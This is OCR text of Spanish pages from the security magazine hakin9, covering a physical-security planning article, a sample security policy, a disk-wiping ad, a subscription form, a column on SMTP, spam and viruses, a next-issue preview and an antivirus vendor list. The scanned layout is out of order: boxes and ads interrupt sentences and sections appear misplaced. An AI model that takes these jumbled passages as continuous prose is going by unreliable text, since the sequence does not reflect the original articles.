Los datos procedentes de los sistemas de identificación y los aparatos de vigilancia deben ser almacenados por un período mínimo de 7 años de acuerdo con las regulaciones locales e industriales.

Los sistemas de información tendrán copias de seguridad externas y actualizadas, fuera de las instalaciones, que permitan la conservación y recuperación de la información en caso de desastre humano o natural.

5. Aplicación

Cualquier empleado que haya violado esta política, puede ser sometido a acción disciplinaria, llegando incluso a la terminación de su empleo.

6. Definiciones


Términos	Definiciones
Vigilancia	La recogida, análisis y clasificación de datos.
Terminación	El fin de algo en el tiempo. La conclusión.

7. Revision History

como un ataque intencionado por parte de un empleado descontento. Desafortunadamente, los ataques desde el interior son los más comunes, y de los que menos se habla (por muchas razones). Por ello, deben instalarse y desarrollarse los controles de acceso hasta constituir una política de seguridad global.

Los controles administrativos incluyen el entrenamiento, la respuesta ante las emergencias y los controles de personal. El entrenamiento ayuda a los usuarios a identificar posibles amenazas, y les proporcionan la información que necesitan para responder adecuadamente. Durante un incendio, el personal estará familiarizado con las rutas de escape, y sabrá donde reagruparse para recibir ayuda o información si se le ha entrenado para ello. Este tipo de ingeniería social permite responder de forma adecuada a los ataques no técnicos. Para el selecto grupo de responsables que debe responder ante una emergencia, la existencia de políticas de seguridad bien definidas ayuda a reducir al mínimo los posibles daños provocados por una crisis.

Los controles de personal deben entenderse como una medida preventiva muy recomendable. Antes de contratar a nadie, deben comprobarse sus referencias y cualquier otra información relevante para poder evaluar convenientemente si el individuo en cuestión puede representar un riesgo para la empresa en el futuro. Una vez a bordo, debe seguir un proceso de inspecciones regulado, rotaciones en su trabajo y división de tareas para reducir las posibles actividades poco éticas o el daño accidental. Esta combinación de procesos mantiene



a los empleados bajo una adecuada inspección y mantiene a la empresa en un círculo virtuoso. Cuando una persona deja la compañía, debe ser escoltada hasta la salida de las instalaciones una vez que la empresa haya recuperado todos sus activos. El sabotaje de un empleado insatisfecho puede ser prevenido habitualmente por unos fuertes controles de acceso y de personal.

Controles Técnicos de Acceso

Estos controles incluyen, entre otros, sistemas de circuito cerrado de televisión (CCTV), sistemas de emergencia en caso de fallo de los equipos, sistemas de copia de seguridad y de suministro de energía. Si un sistema de CCTV estuviera instalado en el caso que pusimos al principio, el intruso hubiera sido captado por las cámaras y podría haber sido detenido. Algunos sistemas de CCTV tienen incluso alarmas integradas que se disparan en caso de percibir algún movimiento o cambio de temperatura, y pueden enviar una alerta a las autoridades correspondientes. Dependiendo de las regulaciones de nuestro sector, los vídeos procedentes de las cámaras pueden tener que ser almacenados durante más de treinta y seis meses. Algunas aseguradoras reducirán sus cuotas mensuales si instalamos un sistema de CCTV. Esto convierte la elección de invertir en esta tecnología en algo que sólo puede tener efectos positivos sobre nuestra empresa.

El fallo en los equipos es inevitable. No podemos prever si se estropeará o no, sino sencillamente cuándo se va a estropear. Muchos fabricantes han previsto un *tiempo estimado hasta el error* y un *tiempo estimado entre errores*. El tiempo estimado hasta el error se usa para hacer una predicción de la esperanza de vida de un equipo, y el tiempo estimado entre errores se usa para conocer el tiempo necesario para la reparación del equipo tras un fallo y su vuelta al funcionamiento normal.

La inversión en copias de seguridad (Backups), es algo que merece realmente la pena. Debe mantenerse una copia de seguridad externa, fuera de las instalaciones, porque ello nos dará una seguridad adicional en caso de desastre o fallo de equipos. Muchas empresas utilizan un método de copias de seguridad llamado *data vaulting* (caja fuerte de datos), que comprime, codifica, y guarda los datos en un lugar protegido fuera de las instalaciones de la empresa. Esto es esencial para cualquier Plan de Recuperación de Desastres (PRD), así como para la cobertura de algunos seguros. Para incrementar la disponibilidad de los datos críticos, los sistemas RAID (Sistema redundante de discos independientes y baratos) son una excelente solución. RAID incrementa la seguridad y la resistencia a los errores de un sistema y puede reducir drásticamente los tiempos de desconexión y reparación del mismo.

El suministro eléctrico es el fluido vital de cualquier sistema electrónico. La segunda cosa en importancia detrás del suministro eléctrico es el suministro eléctrico regulado, limpio. La regulación de la fuente de energía previene las sobretensiones y oscilaciones, los apagones totales o parciales, y las pérdidas de calidad del suministro, y puede hacerse a través del uso de aparatos UPS. El suministro eléctrico sin regulación es una de las causas más frecuentes de fallos en los aparatos eléctricos, y del bajo rendimiento de redes y sistemas de datos.

Conectividad de Red

Una red – y esto es una definición bastante obvia – es un entramado de múltiples ordenadores conectados entre sí de alguna forma. Lo más utilizado para crear una LAN o Red de Área Local es el cable CAT5, que está compuesto de un conjunto protegido de cuatro pares cruzados, lo que significa un total de ocho cables. La conexión entre varios ordenadores crea un circuito a través del que pasa corriente eléctrica. Los datos son enviados desde los ordenadores en forma de señal digital de 3 a 5 voltios. Por ejemplo, 0 serán 0 voltios, y 1 serán de tres a cinco voltios, así que una señal que por ejemplo fuera 00010011 sería enviada en realidad en forma de voltaje como 0,0,0,3,0,0,3,3. En un escenario perfecto, no debería haber ningún voltaje exterior que interfiriera con esta corriente digital.

Tierra

La tierra en un circuito eléctrico es un camino común de retorno, la referencia de voltaje cero para un equipo o un sistema, y por lo general está conectada a la tierra. La tierra es muy importante para el uso adecuado de la electricidad, ya que permite que las acumulaciones de electricidad se disipen de forma segura. Sin una tierra adecuada la corriente se puede desestabilizar y puede hacer que los limitadores se activen.

Cuando está correctamente instalado, la vía de escape que proporciona el cable de tierra ofrece la suficiente capacidad de transporte de energía y la suficiente poca resistencia para prevenir la acumulación de voltajes peligrosos. Un simple enchufe o un porta lámparas con un cable suelto o dañado pueden hacer que la tierra falle. Los grandes edificios requieren la instalación de múltiples tomas de tierra, y por supuesto los conjuntos de varios edificios también. La existencia de varias tomas de tierra plantea el problema

En la Red

- *http://www.sans.org/resources/policies* – diseño básico de políticas de seguridad,
- *http://csrc.nist.gov/publications/nistpubs/index.html* – publicaciones NIST.

Regulaciones Legales:

- *http://www.hhs.gov/ocr/hipaa/* – HIPAA,
- *http://www.sec.gov/rules/pcaob.shtml* – SOX,
- *http://www.ftc.gov/privacy/glbact* – GLBA.

h9.DiskShredder

ES UNA APLICACIÓN PARA ELIMINAR DE FORMA SEGURA LOS DATOS DE LOS DISCOS DUROS

En la sociedad moderna la información cada día vale más.

El hecho de interceptar los datos puede tener graves consecuencias financieras, sociales y políticas.


¡LOS DATOS QUE SE ELIMINEN DE FORMA TRADICIONAL PUEDEN SER RECUPERADOS MUY FÁCILMENTE POR PERSONAS NO AUTORIZADAS!



La aplicación **h9.DiskShredder** elimina los datos de los discos duros de forma que es imposible recuperarlos, incluso para empresas especializadas.

h9.DiskShredder se creó en cooperación con el laboratorio hakin9.lab que se ocupa de análisis relacionados con seguridad.

Información adicional y pedidos *www.hakin9.org, programs@hakin9.org*



de que el potencial en cada circuito casi nunca es el mismo.

Si los sistemas informáticos están situados en lugares con tomas de tierra distintas, y están conectados en red, se forma un circuito a través del cable de red y esto crea un sistema donde hay varias tierras en el mismo circuito, lo que hará que la corriente procedente de la fuente con potencial negativo se dirija a la tierra con el potencial positivo. Esto puede interferir con la señal digital que, en situaciones normales, sería 00010011 (0,0,0,3,0,0,3,3 voltios) y convertirla en 01011111 (2,4,1,6,5,4,5,6, voltios). Lamentablemente, una señal distorsionada hasta este extremo puede desconectar a un equipo de la red, destruir datos e incluso dañar el hardware del ordenador.

Interferencias

Otra de las causas de errores en la red es el efecto de las interferencias de radiofrecuencia (RFI) y de las interferencias electromagnéticas (EMI). Estas interferencias pueden proceder de equipos que funcionan con altas frecuencias, tales como luces fluorescentes, soldadores de alta frecuencia, generadores, cualquier cosa trifásica etc.

Siempre hay algo de interferencias (ruido) pasando a través del cable de red, pero la proporción ruido/señal es muy importante. Algunos contratistas y electricistas no tienen esto en cuenta a la hora de cablear un edificio. Cuando se instale un cable de red, es importante contratar a un técnico de redes o una empresa adecuada de cableado para que el trabajo esté bien hecho desde el principio.

Empezando el plan

Ahora que ya tenemos una idea general de algunas de las amenazas a la seguridad existentes (ver el Cuadro *Planificando la Estrategia*), podemos empezar nuestro plan de protección. Cuando observamos el diseño desde el punto de vista legal, poner cada cosa en su sitio representa el *cuidado adecuado*. Mantener las políticas, procedimientos y controles se considera la *diligencia adecuada*. La combinación del *cuidado adecuado* y la *diligencia adecuada* afectarán a las responsabilidades directas e indirectas que puedan derivarse de una situación de emergencia (ver el Cuadro *Ejemplo de Política de Seguridad Física*).

La meta del plan es conseguir la seguridad necesaria sin entorpecer el resto del funcionamiento del sistema. Al mismo tiempo, el plan debe contar con el apoyo de los altos directivos. Más abajo tenemos una lista de los elementos que deberían estar incluidos en cualquier diseño.

Mostrando el cuidado adecuado:

- definir el manifiesto de la misión de seguridad en el marco de la política de seguridad corporativa,
- enumerar las amenazas identificadas a través del análisis de riesgos,
- educar a los altos directivos en los aspectos tecnológicos,
- emplear al mismo tiempo controles visibles y controles ocultos.

Mostrando la diligencia adecuada:

- implementar formación en seguridad de la información,
- evaluación de las vulnerabilidades para garantizar la adecuación a las políticas de seguridad.

Una vez diseñada la política, debemos detallar lo más exhaustivamente posible la lista de posibles amenazas. La razón para esto no es sólo la clasificación de las amenazas, sino también contribuir a la construcción de un esquema de gastos para la cúpula directiva. Es buena idea utilizar métodos de evaluación cualitativos y cuantitativos conjuntamente, para que el diseño pueda beneficiarse de unos presupuestos realistas que puedan ser verificados, pero que al mismo tiempo pulse los botones emocionales adecuados, ilustrando las vulnerabilidades existentes, pues todo ello puede ayudar a vender mejor nuestro plan y evitarnos dolores de cabeza. Una vez tengamos la proverbial luz verde para nuestra política, debemos acometer las tareas de la formación de los altos directivos en la tecnología que se va a utilizar para la puesta en práctica de nuestro diseño. A largo plazo, esto ayudará a minimizar las posibilidades de que después suceda un *motín de palacio*.

Después de todo este duro trabajo, la mayor parte de la gente tiende a creer que ya se ha terminado. Sin embargo, el trabajo está lejos de concluir. La organización debe entrenar a cada uno de los empleados, enseñarles cómo les afectarán los nuevos controles. Si van a usarse tarjetas de acceso, el personal debe seguir al menos una sesión de entrenamiento sobre cómo utilizar las tarjetas y qué hacer en caso de que no funcionen. Otra forma de mantener a la gente informada es a través de la documentación, asegurándose de que todas las áreas de seguridad están bien señalizadas. Cuando se coloca una señal en un lugar visible que ponga: *El acceso no autorizado está terminantemente prohibido. Los intrusos serán perseguidos* será complicado discutirlo con las autoridades de camino a la cárcel.

Una vez que se haya entrenado convenientemente al personal, es siempre buena idea hacer varias pruebas a fin de comprobar que todos los controles están activos y funcionan correctamente. Las pruebas pueden ir desde un simulacro de incendio hasta la simulación completa de un desastre que anule la electricidad y los servicios de datos durante un determinado período de tiempo.

Hemos tratado varios de los asuntos relativos a los diseños de seguridad física, y cómo se relacionan entre sí. Es muy importante que nos preguntemos qué tipo de amenazas existen antes de que prepararnos para ellas, pero es aún más importante asegurarse de que los altos directivos conocen sus responsabilidades, comparten nuestros planes, y son conscientes de la importancia de obedecerlos. ■

Pedido de suscripción






Por favor, rellena este cupón y mándalo por fax: 0048 22 860 17 71 o por correo: Software-Wydawnictwo Sp. z o. o., Lewartowskiego 6, 00-190 Varsovia, Polonia; e-mail: subscription@software.com.pl

Nombre(s) .... Apellido(s) ....

Dirección ....

C.P. .... Población ....

Teléfono .... Fax ....

Suscripción a partir del Nº ....

e-mail (para poder recibir la factura) ....

☐ Renovación automática de la suscripción

Título	número de ejemplares al año	número de suscripciones	a partir del número	Precio
Software 2.0 Extra! (1 CD-ROM) Bimestral para programadores profesionales	6			38 €
Linux+DVD (2 DVDs) Mensual con dos DVDs dedicado a Linux	12			86 €
PHP Solutions (1 CD-ROM) Bimestral sobre la programación en PHP	6			38 €
PHP Solutions .PRO La suscripción a PHP Solutions que autoriza a anunciarse a lo largo de un año en todas las versiones lingüísticas (tamaño del anuncio: 5,4 x 2,7 cm, 300 caracteres)	6			95 €
Hakin9 – ¿cómo defenderse? (1 CD-ROM) Bimestral para las personas que se interesan de la seguridad de sistemas informáticos	6			38 €
Linux+ExtraPack (7 CD-ROMs) Las distribuciones de Linux más populares	6			50 €

Realizo el pago con:

☐ tarjeta de crédito nº ____ ____ ____ ____ **Válida hasta** ____ **Fecha y firma obligatorias:**


☐ transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN:ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

Deseo recibir la factura antes de realizar el pago ☐



Folletín

Tomasz Nidecki

Espíritus del pasado

Los usuarios de muchos años de Internet se conmueven al recordar los viejos tiempos. Internet era sólo para algunos, tan sólo accesible en los centros científicos y académicos. Había una cultura más completa, falta de gente ocasional y lo que es muy importante, seguridad. Una seguridad con la cual ahora tan sólo podemos soñar.


¡Qué miopes eran los creadores de Internet al confiar en sus usuarios! Es difícil decir si hay que quererla o envidiarla por la sencillez del protocolo junto con su total incoherencia con la brutal realidad de Internet de hoy. Aunque en muchos casos los resultados de tal ingenuidad se pudieron reducir (muchas veces con métodos provisionales), algunas debilidades propuestas hace años y técnicas aplicadas generalmente no se pueden evitar hasta hoy en día.

El pánico y la perplejidad ante los problemas que resultan de malas suposiciones del protocolo SMTP – bases para el funcionamiento de uno de los elementos más importantes de Internet, es decir, correo electrónico – poco a poco llegan a su punto culminante. En vez de unir las fuerzas y conducir a pasos concretos de evolución, seguimos esforzándonos en encontrar nuevos métodos contra las plagas que afectan a los usuarios: virus y spam. La carrera entre el lado oscuro y el claro de la batalla continua; sin embargo, no hay forma de adivinar quién está ganando.

Cualquier método provisional de la lucha contra la carroña que nos rodea (esta palabra es demasiado delicada) termina con una rápida y eficaz respuesta de los sirvientes del mal. Los virus son cada vez más astutos – ahora ya aparecen gusanos polimorfos – y las vacunas muy frecuentemente aparecen demasiado tarde, cuando la infección ya apareció. La lucha contra el spam es mucho más desesperada. La eficacia de los mecanismos anti-spam deja mucho que desear, incluso los mejores introducen gastos adicionales en forma del empleo de una gran potencia de cálculo de las máquinas o bien el tiempo de usuarios. Además, quedan efectos secundarios.


Por lo tanto, en vez de invertir y gastar su tiempo y esfuerzo en la elaboración de un parche de otro parche, merece la pena cambiar de punto de vista y reformar la infraestructura del correo electrónico. Tales ideas existen desde hace muchos años (por lo menos IM2000 hecho por Daniel J. Bernstein – *http://www.im2000.org/*), sin embargo, no pueden realizarse concretamente.

Desde luego, cualquier revolución tiene su precio. El cambio total de funcionamiento del correo electrónico exigirá enormes inversiones de tiempo y dinero. Los que hoy compiten entre sí tendrán que aprender a cooperar. Por el momento, parece que los miles de millones gastados en la lucha contra los virus son pocos para romper el hielo, atreverse e introducir solución revolucionaria. Ojalá no sea demasiado tarde, ya que será muy difícil trabajar para nosotros sobre esta solución, cuando el mecanismo básico de comunicación en Internet se debilite tanto que gastaremos la mayoría de nuestro esfuerzo en la lucha contra estas plagas. ■



hakin9

En el número siguiente, entre otros:



Recuperamos datos de los sistemas de archivos de Linux

Podemos perder datos importantes por diferentes razones – a causa del descrédito del sistema, por nuestro propio descuido o bien por avería del equipo. Aunque la recuperación completa muchas veces es imposible, existen técnicas que permiten, por lo menos parcialmente, salvar archivos importantes. El artículo de Bartosz Pyszyński presenta algunas formas de salvar los datos guardados en los más populares sistemas de archivos de Linux.

Pruebas de penetración de los servidores Web

En Internet funcionan millones o incluso decenas de millones de servidores Web; gran parte se encuentra bajo la tutela de administradores sin experiencia. Encontrar un hueco en las protecciones es tan sólo cuestión de paciencia. Oliver Karow nos habla sobre los métodos de búsqueda en servidores Web propios y ajenos..

Defensa contra los sistemas TEMPEST

Capturar la emisión de ondas electromagnéticas – sobre todo monitores CRT – no es, afortunadamente, una técnica popular de ataque. Sin embargo, el riesgo existe, sobre todo en caso de poseer datos importantes. Robin Lobel, creador de la solución para la clase *TEMPEST* ya presentada en *hakin9*, nos muestra cómo protegernos contra este método de agresión.

En el CD

- *hakin9.live* – distribución autoejecutable de Linux,
- un montón de herramientas indispensables para un hacker,
- tutoriales – ejercicios prácticos sobre los problemas tratados en los artículos,
- documentación adicional.

Esteganografía de redes

Uno de los tipos de esteganografía, es decir, método de la ocultación de información dentro de otra información – es esteganografía de redes, es decir ocultación de la información al nivel del protocolo de comunicación empleado en Internet. Tal posibilidad resulta de los defectos del proyecto del protocolo TCP. Sobre la ocultación de información confidencial en los paquetes TCP nos cuenta el artículo de Łukasz Wójcicki.

Evitamos técnicas que dificultan la depuración y el desensamblaje

A veces, durante el análisis de los archivos binarios nos encontramos con que la aplicación nos da problemas importantes. Cuando el desensamblaje o la depuración constituyen un problema, significa que el autor de la aplicación trató de inmunizarla contra tales actividades. Marek Janiczek presenta algunas maneras de evitar técnicas más populares de protección contra la ingeniería inversa.

Información actual sobre el futuro número – *http://www.hakin9.org*

El número a la venta a partir de junio de 2005

La redacción se reserva el derecho de introducir cambios del contenido de la revista.

Las empresas que ofrecen productos y soluciones antivirus

Nº	Nombre de empresa o producto	URL
1	ACPL	*http://www.acpl.com*
2	AdvancedForce	*http://www.advancedforce.com*
3	Aladdin	*http://www.aladdin.com*
4	Alternative Computer Technology	*http://www.altcomp.com*
5	Aluria Software	*http://www.aluriasoftware.com*
6	ALWIL Software	*http://www.avast.com*
7	APEX SYSTEM	*http://www.apexsys.com.pl*
8	Astonsoft	*http://www.astonsoft.com*
9	Authentium	*http://www.authentium.com*
10	BitDefender	*http://www.bitdefender.com*
11	Blue Coat Systems	*http://www.bluecoat.com*
12	BlueHighway Software Company	*http://www.bluehighway-software.com*
13	Borderware	*http://www.borderware.com*
14	BullGuard	*http://www.bullguard.com*
15	CentralCommand	*http://www.centralcommand.com*
16	CERT/CC	*http://www.cert.org*
17	Check Point	*http://www.checkpoint.com*
18	Chillisoft	*http://www.chillisoft.co.nz*
19	Clamav	*http://www.clamav.net*
20	Clearview Systems	*http://www.clearview.co.uk*
21	Common Search	*http://www.vcatch.com*
22	Computer Associates	*http://www.ca.com*
23	DialogueScience	*http://www.dials.ru*
24	Dr. Web	*http://www.drweb.com*
25	eAcceleration® Corp	*http://www.eacceleration.com*
26	Emsisoft	*http://www.emsisoft.com*
27	Enteractive	*http://www.enteractive.com*
28	Eset	*http://www.eset.com*
29	F-Secure	*http://www.f-secure.com*
30	Finjan Software, Inc.	*http://www.finjan.com*
31	FRISK Software International	*http://www.f-prot.com*
32	GeCAD	*http://www.gecadsoftware.com*
33	GFI	*http://www.gfi.com*
34	Grisoft	*http://www.grisoft.com*
35	Group Technologies	*http://www.group-technologies.com*
36	H+BEDV Datentechnik	*http://www.hbedv.com*
37	H+H Software	*http://www.hh-software.com*
38	Hacksoft	*http://www.hacksoft.net*
39	HAURI	*http://www.globalhauri.com*
40	Hycomat	*http://www.hycomat.co.uk/viromat/*
41	IKARUS Software	*http://www.ikarus-software.at*
42	Invircible	*http://www.invircible.com*
43	Kaspersky Lab Polska	*http://www.kaspersky.pl*
44	Kurt Huwig	*http://www.openantivirus.org*
45	M2NET	*http://www.m2net.pl*
46	McAfee	*http://www.mcafee.com*
47	MessageLabs	*http://www.messagelabs.com*
48	MicroWorld Technologies	*http://www.mwti.net*
49	MinuteGroup	*http://www.minutegroup.com*
50	MKS	*http://www.mks.com.pl*
51	No Adware	*http://www.noadware.net*
52	Norman	*http://www.norman.com*
53	Palsol	*http://www.palsol.com*
54	Panda Software	*http://www.pandasoftware.com*
55	ParetoLogic	*http://www.paretologic.com*
56	PCPitstop	*http://www.pcpitstop.com*
57	PCSecurityShield	*http://www.pcsecurityshield.com*
58	PLDaniels Software	*http://www.pldaniels.com*
59	PROLAND SOFTWARE	*http://www.pspl.com*
60	Purge	*http://www.purge.com*
61	Quantus Technology	*http://www.quantus.pl*
62	Ravantivirus	*http://www.ravantivirus.com*
63	Reflex Magnetics	*http://www.reflex-magnetics.co.uk*
64	Resplendence Software Projects	*http://www.resplendence.com*
65	Safesurf	*http://www.safesurf.com*
66	Secure Computing	*http://www.securecomputing.com*
67	Sofotex Systems	*http://www.sofotex.com*
68	Sophos	*http://www.sophos.com*
69	Spectrum Systems	*http://www.spectrum-systems.com*
70	SRN Microsystems	*http://www.srnmicro.com*
71	Sybari Software	*http://www.sybari.ws*
72	Symantec	*http://www.symantec.com*
73	Teknum	*http://www.handybits.com*
74	Trend Micro	*http://www.trendmicro.com*
75	Trusecure	*http://www.truesecure.com*
76	Utimaco Safeware AG	*http://www.utimaco.pl*
77	Verisign	*http://www.verisign.com*
78	Virusbuster	*http://www.virus-buster.com*
79	VirusHunter	*http://www.virushunter.com*
80	Virustotal	*http://www.virustotal.com*
81	Wavecrest Computing	*http://www.cyfin.com*
82	WinAntiVirus Pro	*http://www.winantivirus.com*
83	Zone Labs	*http://www.zonelabs.com*